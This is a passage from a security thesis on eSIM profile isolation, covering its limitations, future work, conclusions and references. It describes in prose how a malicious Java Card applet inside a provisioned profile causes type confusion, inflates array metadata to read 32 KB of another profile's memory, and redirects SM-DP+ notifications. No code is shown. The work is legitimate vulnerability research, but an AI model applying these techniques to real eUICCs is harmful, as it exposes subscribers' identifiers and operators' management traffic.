A type of stakeholder that receives relatively little attention in the SGP.22 threat model is the entity that creates the profile packages ultimately installed by a subscriber's LPA. Under the threat model outlined in Chapter 3, any such entity can embed a malicious applet in a profile, which is then signed by the SM-DP+ and delivered to a compliant LPA. The specification's only mitigation is the SM-DP+'s content review of profile packages prior to signing. How rigorously this review is carried out, and whether it is sufficient to identify a carefully engineered malicious applet, is an operational matter that differs among SM-DP+ operators and cannot be answered in general. The empirical findings of this work indicate that such content review would have to identify the malicious applet solely through static

analysis of the profile package, because there are no runtime indicators that would prompt more in-depth investigation.

7.4. Limitations and Threats to Validity

The results of this study come with a number of limitations, several of which point to clear avenues for future research.

7.4.1. Single eUICC Study

All findings presented here were derived from a single sysmoEUICC1-C2T sample running firmware `ECu1013e`. It remains unknown whether the concrete memory layouts, EEPROM allocation patterns, and metadata offsets observed on this eUICC extend to other chips of the same product line, to other Kigen firmware releases, to non-Kigen eUICCs asserting SGP.22 compliance, or to eUICCs manufactured by other vendors. The type-confusion primitive itself is, however, expected to be effective on any Kigen Java Card implementation that has not received the dedicated mitigation referenced in Kigen's security bulletin, as the disclosure characterizes this primitive as a platform-wide flaw rather than a peculiarity of this specific specimen [48] [51]. By contrast, the exact memory locations at which the SM-DP+ URL is stored are specific to this eUICC and to this particular applet build, and should not be presumed to apply elsewhere. The layout sensitivity described in Chapter 6 shows that even small modifications to the attacking applet result in allocation shifts on the order of hundreds to thousands of bytes. Cross-eUICC experiments on additional cards would be required to assess how general these concrete offsets are. In line with the scope defined in Chapter 3, this thesis asserts the demonstrated vulnerability for the eUICC under test and contributes a systematic procedure for assessing other platforms, rather than asserting that all such platforms are universally exploitable.

7.4.2. Firmware Version

The eUICC examined in this work was acquired and tested at a single point in time and reports the firmware version `ECu1013e`. This study does not directly determine whether earlier firmware versions of the same product are also affected, nor whether any later firmware releases include a mitigation. However, information from Security Explorations' disclosure and Kigen's security bulletin indicates that the problem should be at least partially mitigated in subsequent firmware versions [48] [51]. Nevertheless, the tested eUICC was bought after Kigen published its security bulletin, which suggests a situation in which many vulnerable eUICCs may still be in circulation and available for consumers to purchase.

7.4.3. Test Infrastructure vs. Production Environment

All provisioning and management actions were executed against infrastructure using SGP.26 test certificates. The eUICC carries the SGP.26 test certificate chain, profiles were delivered via `osmo-smdpp` as a proof-of-concept SM-DP+, and no certified operator infrastructure was used at any stage. The behavior observed with this setup, especially the notification generation behavior that demonstrates the URL integrity violation, stems from the SGP.22 protocol logic implemented in the eUICC itself and should therefore carry over to production environments. Nevertheless, the back-end effects discussed in Section 7.3 are derived from

the notification semantics defined in the specification, rather than empirically validated on a live operator system.

7.4.4. Cryptographic Material Negative

The determination that no victim profile keys are present applies only to the 32 KB window that is actually reachable, and the primitive itself is inherently constrained to that range by the signed short index of the corrupted length field. This work does not address where provisioning-time key material may reside beyond that window, whether elsewhere in JCVM-addressable memory or in a coprocessor area that is genuinely outside the main CPU's accessible space. The limited negative finding should therefore not be interpreted as proof that key material is fundamentally unreachable on this platform, but only that it cannot be accessed using the particular primitive and corresponding window examined here.

7.4.5. MITM Aspect of URL Modification Untested

The URL modification outlined in Chapter 5 has been verified to influence notification generation, but it has not yet been evaluated for its impact on the profile download or profile management session paths. If the same URL is retrieved from live memory when the eUICC starts an outbound profile management session, the modification would likewise redirect subsequent management sessions to an attacker controlled URL, thereby expanding the attack from passive monitoring to an active man-in-the-middle on profile management operations. Whether this escalation is feasible in practice depends on runtime characteristics that are not directly observable in the current experimental setup and would need further testing to determine.

7.4.6. Persistence Across Profile Deletion Untested

The URL modification was confirmed to remain in effect across multiple STK menu invocations, but not after the profile itself was deleted. It has not been evaluated whether the SGP.22 profile lifecycle procedures explicitly wipe the altered memory region upon removal of the malicious profile, or instead leave the change intact after deletion. If the modification does persist beyond profile deletion, the attack would continue even after the victim removes the malicious profile, significantly increasing its real-world impact.

7.4.7. Reproducibility over Time

The Java Card Runtime Environment EEPROMs allocation pattern is highly dependent on the applet's declared structure, even adding a field or moving a moderately sized method was sufficient to shift subsequent allocations so that, in several intermediate applet variants, the target URL storage fell outside the accessible window. A researcher seeking to replicate these findings with an applet that is not structurally very similar to the HeapReader version described in Appendix A may discover that the resulting memory offsets differ enough to necessitate fresh analysis. The overall methodology is transferable, but the concrete address values are not.

7.4.8. Applicability of the Modification to the Production URL

The modification was shown using the test SM-DP+ URL, `testsmdpplus1.example.com`. The Kigen production SM-DP+s URL, `smdp-plus-0.eu.cd.rsp.kigen.com`, was identified in accessible memory at cursor `0x0076`, but it was not altered in this work. The same primitive should also allow that URL to be changed. Whether such a change would produce SGP.22 visible effects comparable to those seen with the test URL depends on whether the runtime retrieves the production URL from the same memory location during analogous operations. Evaluating this extension would confirm whether the attack applies to real-world production SM-DP+s endpoints, rather than being limited to the test environment.

8. Future Work

The research presented in this thesis will be pursued further beyond the scope of the submitted work. The experiments reveal a concrete isolation failure on the evaluated eUICC, but they also establish the limits of the current findings. Only a single device and firmware version were examined, the provisioning setup used SGP.26 test certificates, and the memory read primitive was restricted to a 32 KB range. Future work will concentrate on extending the primitive, continuing the search for cryptographic assets, and corroborating the results with potential MNO/MVNO support and production grade environments.

8.1. Extending the Memory Read Primitive

The current read primitive is limited by the Java Card signed 16-bit array index. By tampering with an array length to `0x7FFF`, Strategy D allows reading up to 32,767 bytes from the beginning of the array. This range is sufficient to reveal sensitive operational data on the tested eUICC, but it does not clarify whether data beyond this region is genuinely protected by design or simply inaccessible to the current implementation.

Future work will therefore focus on generalizing the primitive from a fixed 32 KB window to arbitrary memory accesses. A first step is to characterize the eUICC's memory layout more thoroughly by comparing memory dumps generated by applet variants that differ in allocation sizes, field ordering, and padding regions. The layout sensitivity documented in Chapter 5 indicates that such variants can relocate the accessible window and expose regions that are currently inaccessible. This strategy may also identify stable boundaries between applet data, profile data, runtime state, and key-management structures.

A second step is to assess whether the write capability achieved via the SM-DP+ URL modification can be extended to a broader class of cases. The current attack alters the length metadata of a single array and then leverages the corrupted array to access adjacent memory. To obtain a more versatile primitive, one would need the ability to selectively modify additional object metadata or to reliably shift the accessible memory window without having to deploy a new applet variant. The transaction abuse avenue identified in Strategy C should likewise be revisited in this setting, since it triggers type confusion using valid bytecode and may continue to be applicable even if stricter bytecode verification is implemented.

Once the limits of JCVM addressable memory have been established, the next step is to explore whether a breakout from the JCVM managed memory space is possible. The current primitive targets heap objects and can only access data that the runtime makes available within its object space. It is still unclear whether similar corruption could be used to reach memory owned by the native runtime, other RAM segments, EEPROM regions outside the object heap, or interfaces tied to cryptographic components. Future work should advance incrementally, first determining where hardware memory protection violations occur and then assessing whether privileged runtime objects or native memory structures can be accessed or manipulated. Such a breakout must be regarded as an open research problem, not as an inevitable outcome of the current primitive.

The goal of this work is not simply to boost the volume of recoverable memory. It is to establish whether the 32 KB boundary is merely an implementation-specific constraint or a true architectural safeguard. Either outcome is informative. If arbitrary reads are possible, the power of the primitive increases significantly, whereas a well-defined limit could guide the design of future defenses.

8.2. Hunting for Cryptographic Material

The systematic search of the results did not locate the victim profile's K_i, OTA management keys, or OP_c value within the reachable 32 KB window. This negative result applies only to the current primitive and memory region. It should not be interpreted as proof that cryptographic material is unreachable on the platform.

Future work will repeat and extend this search if broader memory access becomes available. Exact pattern searches using known test keys should be combined with entropy analysis and differential memory captures taken before and after profile installation, profile activation, network authentication, OTA processing, and notification generation. This may reveal temporary key buffers, transaction snapshots, cached authentication parameters, or encoded copies of key material that are not present during idle operation.

The research should additionally identify the actual location of the cryptographic material. It may be stored elsewhere in JCVM-addressable non-volatile memory, encapsulated within a protected runtime object, or contained in a cryptographic subsystem that is not directly accessible to the main processor. Differentiating among these options is crucial for assessing whether adversary goal G1 is fundamentally unattainable, or merely not attained due to limitations of the current attack implementation.

8.3. Possible Cooperation with MNOs and MVNOs

The operator side in this study was replicated in a controlled laboratory setting. Partnering with an MNO or MVNO would enable assessment of the threat model under more realistic conditions and allow investigation of defenses that are not visible from the eUICC alone. Conducting such work would necessitate formal written approval, dedicated test subscriptions, segregated subscriber identifiers, and possibly infrastructure that is fully separated from production customer environments.

Most significantly, cooperation from operators would make it possible to safely emulate a malicious or compromised operator. In the malicious operator scenario, the collaborating operator would deliberately create and deploy a profile that embeds a research applet, matching Scenario S1. In the compromised operator scenario, a separate instance of the profile generation or SM-DP+ workflow could be altered to simulate an adversary who has taken over genuine operator infrastructure, aligning with Scenario S2. These experiments would demonstrate how the attack unfolds when it is delivered via realistic operational pipelines rather than in an entirely local test environment.

Such collaboration would additionally enable an examination of the operator's defensive mechanisms. Follow-up experiments could assess whether the profile package review process flags a malicious applet prior to signing, whether anomalous applet privileges generate alerts, and whether installation errors are exposed to the operator's back-end systems.

Finally, with cooperation from an operator, a controlled environment could be set up to determine whether changing the SM-DP+ URL influences more than just notification records.

If the modified address is also used when the eUICC later initiates profile-management or download sessions, the attack might escalate from merely eavesdropping on notifications to establishing an active man-in-the-middle position. Furthermore, diverted notifications could be routed to an isolated sinkhole while the legitimate back end continues to be observed. This would make it possible to see whether the loss of notifications leads to inconsistent profile states, automatic retry mechanisms, billing errors, or other detectable irregularities.

8.3.1. Production SGP.22 eUICCs

The experiments in this work employed an eUICC equipped with the SGP.26 test certificate chain. This enabled profile provisioning using open-source tooling, however, the findings should also be confirmed on production grade SGP.22 eUICCs. Commercial devices may vary in terms of firmware, certificate management, resource constraints, pre-installed software, and how they handle profile processing.

The proposed collaboration with an MNO or MVNO could grant access to the necessary infrastructure for evaluating these potential device specific differences. Research profiles could then be loaded onto production grade eUICCs, removing the requirement to rely on SGP.26 test-certificate eUICCs for these tests. This would allow a direct assessment of whether the observed behaviors also occur on devices intended for real-world deployment.

Production testing should start by rerunning the baseline characterization and isolation experiments. If the type-confusion primitive is still present, subsequent work can analyze the production SM-DP+ URL found in memory and assess whether changing it produces effects similar to those previously shown using the test URL. Persistence should likewise be assessed across profile deletion, device resets, and normal lifecycle events. All such experiments must rely on operator controlled endpoints and must never reroute live subscriber traffic.

9. Conclusion

This thesis examined whether an eUICC provides robust isolation between multiple eSIM profiles that may be controlled by operators that do not trust each other. The shift from conventional SIM cards to eSIMs fundamentally alters the trust assumptions surrounding the subscriber identity module. Rather than embodying a single operator relationship, an eUICC can host multiple independently provisioned profiles on one chip. If any profile includes malicious components, the confidentiality and integrity of the other profiles rely on how well the eUICC's isolation mechanisms perform.

The experiments indicate that, for the evaluated sysmoEUICC1-C2T running Kigen OS version `ECu1013e`, isolation behaves inconsistently across different layers. The management-plane protections mandated by SGP.22 were upheld in all tests [18]. An applet executing within one profile was unable to access the ISD-R, select the ISD-P of another profile, or carry out profile management operations via the ES10 interfaces defined in the specification. However, the runtime isolation enforced by the Java Card type system was not preserved. A malicious applet loaded in a fully provisioned eSIM profile succeeded in triggering type confusion, tampering with array metadata, and reading a 32 KB memory segment containing data belonging to a different profile as well as to the JCRE itself.

9.1. Summary of Findings

The examined eUICC neither conducts on-card bytecode verification during profile installation nor performs runtime type checks for the evaluated array access instructions. Using Strategy A, it was demonstrated that a byte array reference stored in a field declared as a short array could still be accessed via this mismatched type. While the hardware boundary prevented this approach from reading beyond the initially allocated memory, the experiment revealed the absence of verification layers later exploited by subsequent attacks.

Strategy B showed that straightforward reference forgery is blocked by the checks carried out when reference typed fields are loaded. Strategy C then revealed that the transaction rollback mechanism can be exploited to construct a dual typed view using entirely valid Java Card code. This finding is especially significant because it demonstrates that even a hypothetical on-card BCV would not close all avenues leading to type confusion.

Strategy D caused the critical breakdown of isolation. On the evaluated platform, the array length field and the first instance field of an object occupy the same offset. By exploiting this overlap in object/array metadata, the applet was able to inflate the visible size of a 16-byte array to 32,767 bytes. Later read operations did not circumvent the hardware bounds check, rather, they passed it because the metadata that the check relied on had been tampered with. This attack primitive granted access to live memory well beyond the array's original allocation.

The HeapReader applet transformed this primitive into a usable data extraction technique. The retrieved memory included the test SM-DP+ URL, the Kigen production SM-DP+ URL, SIP addresses tied to the victim profile's IMS setup, ICCID data, and subscriber identifiers.

Collectively, these findings fulfilled adversary goal G2, namely the retrieval and inspection of subscriber identifiers.

The same conclusion cannot be drawn for cryptographic key material. A systematic search revealed no instances of the victim profile's K_i, OTA management keys, or OP_c value within the accessible 32 KB window. Searches for exact matches, as well as for prefixes and suffixes, and an entropy-based analysis all yielded no positive findings. Consequently, adversary goal G1 was not fulfilled in this study. While the runtime isolation failure is complete for the operational data present in the window, the experiments do not demonstrate that authentication keys are exposed.

The primitive also resulted in an integrity violation. By altering four instances of the test SM-DP+ URL, the applet induced the eUICC's SGP.22 runtime to create a new notification record that included an attacker controlled address. This modification persisted across STK invocations and impacted the active runtime state, rather than merely a historical notification entry. As a result, any subsequent notifications from the compromised eUICC could possibly be directed to the altered endpoint, granting an attacker insight into profile management activities while preventing the legitimate operator from receiving the corresponding data.

Another provisioning related finding revealed that inappropriate GlobalPlatform applet privileges can bring the eUICC into a state in which the local profile management interface fails to initialize. This Denial-of-Service situation occurs independently of the memory corruption primitive and illustrates that the profile provisioning mechanism itself constitutes a security critical attack surface.

9.2. Contributions

The first contribution of this thesis is a systematic, reproducible methodology for assessing multi profile isolation on consumer eUICCs. This methodology encompasses platform characterization, verification policy characterization, management plane isolation, runtime isolation, data isolation, and integrity implications. It examines not only whether an out-of-bounds read can occur, but also whether any retrieved memory contains semantically relevant cross-profile data.

Second, this work independently recreated the type-confusion primitive described by Security Explorations using a separately acquired eUICC and an independently developed toolchain [49] [48]. All necessary applets, JCA modifications, provisioning steps, and data extraction scripts were re-implemented without access to unpublished exploit code. The thesis thus offers an independent validation of the core vulnerability and includes a full implementation in the appendix.

Third, the thesis presents a practical delivery model for a malicious applet. Earlier research assumed OTA SMS-PP delivery into an already existing test profile. In contrast, this work embeds the applet directly into a full eSIM profile, which is then provisioned using the standard SM-DP+ procedure. This setup reflects the malicious operator scenario described in the threat model. The attacker does not need physical access, does not compromise the provisioning cryptography, and does not rely on any pre-existing vulnerable profile.

Finally, this work offers fresh empirical data on the impact of the attack primitive in a multi profile setting. The HeapReader experiment links a low level Java Card memory safety violation to cross-profile data leakage, while the URL modification experiment associates the same primitive with a protocol-observable integrity breach.

9.3. Security Implications and Outlook

The findings do not justify a straightforward conclusion that the evaluated eUICC is simply secure or insecure. Its security posture varies across layers. At the ISD-R and ISD-P confinement boundaries, as well as at the ES10 management interfaces, the expected access control decisions are correctly enforced. The weakness appears beneath these interfaces, within the memory model of the Java Card runtime. This separation clarifies why conventional protocol level testing may overlook the vulnerability, since the eUICC operates as intended at the management interface, yet still remains exposed to malicious code running inside a provisioned profile.

For both operators and subscribers, the concrete impact is less about large scale compromise of authentication keys and more about losing confidentiality and integrity of the profile management state. A malicious profile can reveal identifiers and configuration details, reroute notification traffic, and monitor lifecycle events over time. The Denial-of-Service condition, caused by misconfigured privileges, can also block normal profile management activities. These consequences are long lasting and difficult for an end user to notice.

For vendors and specification writers, the findings indicate that merely adhering to the externally exposed SGP.22 interfaces is insufficient to guarantee proper isolation between multiple profiles. It is also necessary to assess runtime behavior in the presence of malicious or adversarial applet execution. Robust protections should encompass metadata integrity, intentional memory layout design, safe handling of transaction rollbacks, runtime validation of security critical object state, and integrity safeguards for configuration parameters used by protocol logic.

These findings are still constrained by the limits of the experiments. Only a single eUICC sample and firmware revision were examined. The provisioning setup relied on an SGP.26 test certificate chain and a proof-of-concept SM-DP+, rather than a production-grade operator infrastructure [20]. The read primitive covered only a 32 KB window, so the absence of key material within that range cannot be generalized to the entire device. Furthermore, it was not assessed whether the URL modification survives profile deletion or influences subsequent profile management sessions.

Future work will therefore aim to enhance the memory read primitive, further pursue the discovery of cryptographic material, and verify the findings on additional firmware revisions as well as on production grade SGP.22 eUICCs. Collaboration with MNOs or MVNOs would additionally make it possible to assess malicious and compromised operator scenarios under controlled, production like conditions, without depending on SGP.26 test-certificate devices.

Overall, this thesis ultimately answers its main research question in the negative for the platform under evaluation. The eUICC failed to ensure full separation between mutually untrusted profiles. While the management plane boundary remained intact and cryptographic key material stayed beyond the empirically demonstrated capabilities of the primitive, the JCRE did not successfully isolate operational data or persistent configuration state. Consequently, securing multi profile eUICCs requires treating profile isolation as an end-to-end property that encompasses specifications, runtime implementation, provisioning processes, and operator back-end systems.

Bibliography

[1] *G+D History: From banknote printing to SecurityTech — G+D*, en, n.d. Accessed: Dec. 13, 2025. [Online]. Available: https://www.gi-de.com/en/about-us/company/history (cit. on pp. 1, 3).

[2] S. Z. Asif, *Next Generation Mobile Communications Ecosystem: Technology Management for Mobile Communications*, en, 1st ed. Wiley, Dec. 2010, ISBN: 978-0-470-74746-9 978-0-470-97218-2. DOI: 10.1002/9780470972182. Accessed: Dec. 13, 2025. [Online]. Available: https://onlinelibrary.wiley.com/doi/book/10.1002/9780470972182 (cit. on pp. 1, 3).

[3] GSMA, "The Mobile Economy 2024", en, pp. 31–32, 2024 (cit. on p. 1).

[4] M. Motallebighomi, J. Veara, E. Bitsikas, and A. Ranganathan, "eSIMplicity or eSIMplification? Privacy and Security Risks in the eSIM Ecosystem", en, Aug. 2025 (cit. on pp. 1, 2, 15).

[5] H. Welte, *Security Issues regarding GSMA eSIMs / eUICCs + Javacard*, en, Jul. 2025. Accessed: Oct. 27, 2025. [Online]. Available: https://laforge.gnumonks.org/blog/20250709-gsma-esim-euicc-security/ (cit. on pp. 2, 17).

[6] T. P. Lisowski, "SIMuraI: Slicing Through the Complexity of SIM Card Security Research", en, n.d. (cit. on pp. 2, 15).

[7] *eUICC for consumer eSIM RSP with SGP.26 Test Certificates — SGP.26 Test — sysmoEUICC1-C2T*, en-GB, n.d. Accessed: Oct. 30, 2025. [Online]. Available: https://shop.sysmocom.de/eUICC-for-consumer-eSIM-RSP-with-SGP.26-Test-Certificates/sysmoEUICC1-C2T (cit. on pp. 2, 9, 29).

[8] *Test.rsp.sysmocom.de*, n.d. Accessed: Oct. 30, 2025. [Online]. Available: https://test.rsp.sysmocom.de/ (cit. on p. 2).

[9] *TS 102 221 - v18.3.0 - Smart Cards; UICC-Terminal interface; Physical and logical characteristics*, English, Specification, Sophia Antipolis, France, Oct. 2025 (cit. on pp. 3, 8, 12–14).

[10] *TR 102 216 - V5.1.0 - Smart Cards; Vocabulary for Secure Element Technologies specifications*, English, Specification, Sophia Antipolis, France, May 2024 (cit. on p. 3).

[11] *TS 135.206 - v14.0.0; Specification of the MILENAGE algorithm set*, Specification, Sophia Antipolis, France, Apr. 2017 (cit. on pp. 3, 4, 8).

[12] *TS 102 225 - V17.0.0 - Smart Cards; Secured packet structure for UICC based applications (Release 17)*, English, Specification, Sophia Antipolis, France, Oct. 2022 (cit. on p. 4).

[13] *TS 102 226 - V18.5.0 - Smart Cards; Remote APDU structure for UICC based applications (Release 18)*, English, Specification, Sophia Antipolis, France, Jan. 2025 (cit. on p. 4).

[14] GSMA, *SGP.21-v2.4 - RSP Architecture*, English, Specification, Zurich, Switzerland, Mar. 2021 (cit. on pp. 4–7, 14, 25).

[15] M. Meyer, E. A. Quaglia, and B. Smyth, *An Overview of GSMA's M2M Remote Provisioning Specification*, en, arXiv:1906.02254 [cs], Jun. 2019. DOI: 10.48550/arXiv.1906.02254. Accessed: Apr. 28, 2026. [Online]. Available: http://arxiv.org/abs/1906.02254 (cit. on pp. 4–6).

[16] *What Is an eUICC? – And What it Is Not?*, en, n.d. Accessed: Apr. 28, 2026. [Online]. Available: https://www.comprion.com/testability/news-detail/what-is-an-euicc-and-what-it-is-not/ (cit. on p. 4).

[17] *GlobalPlatform Card Specification*, Technical Specification, 2025 (cit. on pp. 4, 10).

[18] GSMA, *SGP.22-v2.7, RSP Technical Specification*, English, Specification, Zurich, Switzerland, Apr. 2026 (cit. on pp. 4–8, 10, 14, 19, 20, 25, 50, 65, 75).

[19] *SGP.25-eUICC-for-Consumer-and-IoT-Devices-Protection-Profile-v2.0-*, 2023 (cit. on pp. 4, 6).

[20] GSMA, *SGP.26-v1.3, RSP Test Certificates Definition*, English, Zurich, Switzerland, 2020 (cit. on pp. 6, 9, 25, 77).

[21] M. Fanfarillo, L. Valeriani, F. Gringoli, and G. Bianchi, "Fingerprinting the eSIM Ecosystem: An Empirical Study of Provisioning Infrastructures", en, *WONS*, 2026 (cit. on pp. 7, 8).

[22] *SGP.14-v2.0*, English, Specification, Jan. 2025 (cit. on p. 7).

[23] *SGP.28-v1.0*, Specification, Zurich, Switzerland, Oct. 2019 (cit. on p. 7).

[24] *GSMA Root Certificate Issuer for Remote SIM Provisioning*, en-US, n.d. Accessed: May 24, 2026. [Online]. Available: https://www.gsma.com/solutions-and-impact/technologies/internet-of-things/embedded-sim/gsma-root-certificate-issuer-remote-sim-provisioning/ (cit. on p. 7).

[25] *eUICC Profile Package: Interoperable Format Technical Specification - v3.4.1*, Technical Specification, Apr. 2025 (cit. on p. 8).

[26] H. Welte, *sysmoEUICC1 User Manual*, en, Manual, Berlin, Germany, 2024 (cit. on pp. 9, 17, 24–27).

[27] *Java Card Platform Security*, en, http://java.sun.com/products/javacard, Palo Alto, CA, Oct. 2001 (cit. on p. 9).

[28] *Java Card Virtual Machine Specification, Classic Edition*, Version 3.2, Palo Alto, CA, Jan. 2023 (cit. on pp. 9–11).

[29] *Java Card Runtime Environment Specification, Classic Edition*, Version 3.1, Palo Alto, CA, Feb. 2021 (cit. on pp. 9, 10, 44).

[30] J. Lancia and G. Bouffard, "Java Card Virtual Machine Compromising from a Bytecode Verified Applet", en, in *Smart Card Research and Advanced Applications*, N. Homma and M. Medwed, Eds., vol. 9514, Series Title: Lecture Notes in Computer Science, Cham: Springer International Publishing, 2016, pp. 75–88, ISBN: 978-3-319-31270-5 978-3-319-31271-2. DOI: 10.1007/978-3-319-31271-2_5. Accessed: Apr. 28, 2026. [Online]. Available: http://link.springer.com/10.1007/978-3-319-31271-2_5 (cit. on pp. 9, 16).

[31] W. Mostowski and E. Poll, "Malicious Code on Java Card Smartcards: Attacks and Countermeasures", en, in *Smart Card Research and Advanced Applications*, G. Grimaud and F.-X. Standaert, Eds., vol. 5189, Series Title: Lecture Notes in Computer Science, Berlin, Heidelberg: Springer Berlin Heidelberg, 2008, pp. 1–16, ISBN: 978-3-540-85892-8 978-3-540-85893-5. DOI: 10.1007/978-3-540-85893-5_1. Accessed: Jun. 22, 2026. [Online]. Available: http://link.springer.com/10.1007/978-3-540-85893-5_1 (cit. on pp. 11, 16, 22, 43, 46, 48).

[32] J. Dubreuil, "Java Card security, Software and Combined attacks", en, n.d. (cit. on pp. 11, 12, 16, 20, 22, 43, 44).

[33] G. Bouffard, "Attacks against the Java Card Platform", en, Lecture, Issy-les-Moulineaux, France, May 2015 (cit. on pp. 11, 19, 22, 23).

[34] G. Bouffard, J. Iguchi-Cartigny, and J.-L. Lanet, "Combined Software and Hardware Attacks on the Java Card Control Flow", en, in *Smart Card Research and Advanced Applications*, D. Hutchison et al., Eds., vol. 7079, Series Title: Lecture Notes in Computer Science, Berlin, Heidelberg: Springer Berlin Heidelberg, 2011, pp. 283–296, ISBN: 978-3-642-27256-1 978-3-642-27257-8. DOI: 10.1007/978-3-642-27257-8_18. Accessed: Jul. 12, 2026. [Online]. Available: http://link.springer.com/10.1007/978-3-642-27257-8_18 (cit. on pp. 11, 12, 16, 43).

[35] X. Leroy, "Bytecode verification on Java smart cards", en, *Software: Practice and Experience*, vol. 32, no. 4, pp. 319–340, Apr. 2002, ISSN: 0038-0644, 1097-024X. DOI: 10.1002/spe.438. Accessed: Jul. 12, 2026. [Online]. Available: https://onlinelibrary.wiley.com/doi/10.1002/spe.438 (cit. on pp. 11, 12).

[36] X. Leroy and T. Logi, "On-Card Byte ode Verification for Java Card", English, n.d. (cit. on p. 12).

[37] *Integrated circuit cards Part 4: Organization, security and commands for interchange*, Chemin de Blandonnet 8 1214 Vernier, Switzerland, May 2020 (cit. on pp. 13–15).

[38] *TS 102.223 - v18.2.0 - Smart Cards; Card Application Toolkit (CAT)*, English, Specivication, Sophia Antipolis, France, n.d. (cit. on pp. 13–15, 19, 41).

[39] *ITU-T X.690 – Information technology – ASN.1 encoding rules: Specification of Basic Encoding Rules (BER), Canonical Encoding Rules (CER) and Distinguished Encoding Rules (DER)*, en, Geneva, Switzerland, 2021 (cit. on p. 14).

[40] *Wiki - SIMtrace 2 - Open Source Mobile Communications*, n.d. Accessed: Nov. 8, 2025. [Online]. Available: https://www.osmocom.org/projects/simtrace2/wiki (cit. on p. 15).

[41] W. Rankl and W. Effing, *Smart card handbook*, en, 4th ed. Chichester, West Sussex, U.K Hoboken, N.J: Wiley, 2010, ISBN: 978-0-470-74367-6 978-0-470-66091-1 978-0-470-66089-8. DOI: 10.1002/9780470660911 (cit. on p. 15).

[42] A. S. Ahmed, A. Peltonen, M. Sethi, and T. Aura, "Security Analysis of the Consumer Remote SIM Provisioning Protocol", en, *ACM Transactions on Privacy and Security*, vol. 27, no. 3, pp. 1–36, Aug. 2024, ISSN: 2471-2566, 2471-2574. DOI: 10.1145/3663761. Accessed: Jul. 15, 2026. [Online]. Available: https://dl.acm.org/doi/10.1145/3663761 (cit. on p. 15).

[43] G. Bouffard, "A Generic Approach for Protecting Java CardTM Smart Card Against Software Attacks", English, Doctoral Dissertation, Université de Limoges, Limoges , France, Oct. 2014. [Online]. Available: https://www.bouffard.info/thesis.html (cit. on p. 16).

[44] J. Hogenboom and W. Mostowski, "Full Memory Read Attack on a Java Card", en, n.d. (cit. on pp. 16, 22, 46, 48).

[45] J. Lancia, "Java Card Combined Attacks with Localization-Agnostic Fault Injection", en, in *Smart Card Research and Advanced Applications*, D. Hutchison et al., Eds., vol. 7771, Series Title: Lecture Notes in Computer Science, Berlin, Heidelberg: Springer Berlin Heidelberg, 2013, pp. 31–45, ISBN: 978-3-642-37287-2 978-3-642-37288-9. DOI: 10.1007/978-3-642-37288-9_3. Accessed: Jun. 2, 2026. [Online]. Available: http://link.springer.com/10.1007/978-3-642-37288-9_3 (cit. on pp. 16, 20, 23).

[46] G. Barbu, G. Duc, and P. Hoogvorst, "Java Card Operand Stack: Fault Attacks, Combined Attacks and Countermeasures", en, in *Smart Card Research and Advanced Applications*, D. Hutchison et al., Eds., vol. 7079, Series Title: Lecture Notes in Computer Science, Berlin, Heidelberg: Springer Berlin Heidelberg, 2011, pp. 297–313, ISBN: 978-3-642-27256-1 978-3-642-27257-8. DOI: 10.1007/978-3-642-27257-8_19. Accessed: May 2, 2026. [Online]. Available: http://link.springer.com/10.1007/978-3-642-27257-8_19 (cit. on pp. 16, 20, 23).

[47] G. Barbu, H. Thiebeauld, and V. Guerin, "Attacks on Java Card 3.0 Combining Fault and Logical Attacks", en, in *Smart Card Research and Advanced Application*, D. Hutchison et al., Eds., vol. 6035, Series Title: Lecture Notes in Computer Science, Berlin, Heidelberg: Springer Berlin Heidelberg, 2010, pp. 148–163, ISBN: 978-3-642-12509-6 978-3-642-12510-2. DOI: 10.1007/978-3-642-12510-2_11. Accessed: Jul. 25, 2026. [Online]. Available: http://link.springer.com/10.1007/978-3-642-12510-2_11 (cit. on p. 16).

[48] A. Gowdiak, *Security Explorations - eSIM security*, English, Blog, Jul. 2025. Accessed: Oct. 27, 2025. [Online]. Available: https://security-explorations.com/esim-security.html#info (cit. on pp. 16, 26, 27, 31, 39, 46, 48, 63, 65, 69, 76).

[49] A. Gowdiak, *SE-2019-01-ORACLE*, English, Security Vulnerability Notice, Jan. 2019 (cit. on pp. 16, 48, 55, 63, 64, 68, 76).

[50] S. Munaut, H. Welte, P. Maier, S. Herle, and M. Chlosta, *pySIM Usermanual*, English, Manual, Mar. 2026 (cit. on pp. 17, 26, 27, 32).

[51] *KGNSB-07-2025 – Patches Distributed and All Customers Notified: GSMA TS.48 Test Profile Vulnerability and JavaCard Runtime Hardening*, en-US, Security Bulletin, Jul. 2025. Accessed: Jul. 7, 2026. [Online]. Available: https://kigen.com/company/policies/security-center/security-bulletin-kgnsb-07-2025/ (cit. on pp. 17, 26, 68, 69).

[52] A. Shostack, *Threat modeling: designing for security*, en. Indianapolis, IN: Wiley, 2014, ISBN: 978-1-118-80999-0 978-1-394-17751-6 978-1-118-82269-2 978-1-118-81005-7 (cit. on p. 18).

[53] E. M. Hutchins, M. J. Cloppert, and R. M. Amin, "Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains", en, n.d. (cit. on p. 18).

[54] B. E. Strom, A. Applebaum, D. P. Miller, K. C. Nickels, A. G. Pennington, and C. B. Thomas, "MITRE ATT&CK: Design and Philosophy", en, n.d. (cit. on p. 18).

[55] "APT1: Exposing One of China's Cyber Espionage Units", Mandiant Inc., Alexandria, Virgina, USA, Mandiant Intelligence Center Report, Feb. 2013, p. 74 (cit. on p. 18).

[56] A. Baio, *At least eight US telecom firms compromised by Chinese hack campaign, per White House*, en, Section: News, Dec. 2024. Accessed: Dec. 14, 2025. [Online]. Available: https://www.independent.co.uk/news/world/americas/us-politics/china-hack-us-telecoms-b2659017.html (cit. on pp. 18, 21).

[57] J. Brodkin, *Reports: China hacked Verizon and AT&T, may have accessed US wiretap systems*, en, Oct. 2024. Accessed: Dec. 14, 2025. [Online]. Available: https://arstechnica.com/tech-policy/2024/10/reports-china-hacked-verizon-and-att-may-have-accessed-us-wiretap-systems/ (cit. on pp. 18, 21).

[58] C. McDaid, *Simjacker - Next Generation Spying via SIM Card Vulnerability*, en-GB, Sep. 2019. Accessed: Jun. 29, 2026. [Online]. Available: https://www.enea.com/insights/simjacker-next-generation-spying-over-mobile/ (cit. on p. 19).

[59] *The Athens Affair - IEEE Spectrum*, en, n.d. Accessed: Jun. 29, 2026. [Online]. Available: https://spectrum.ieee.org/the-athens-affair (cit. on p. 21).

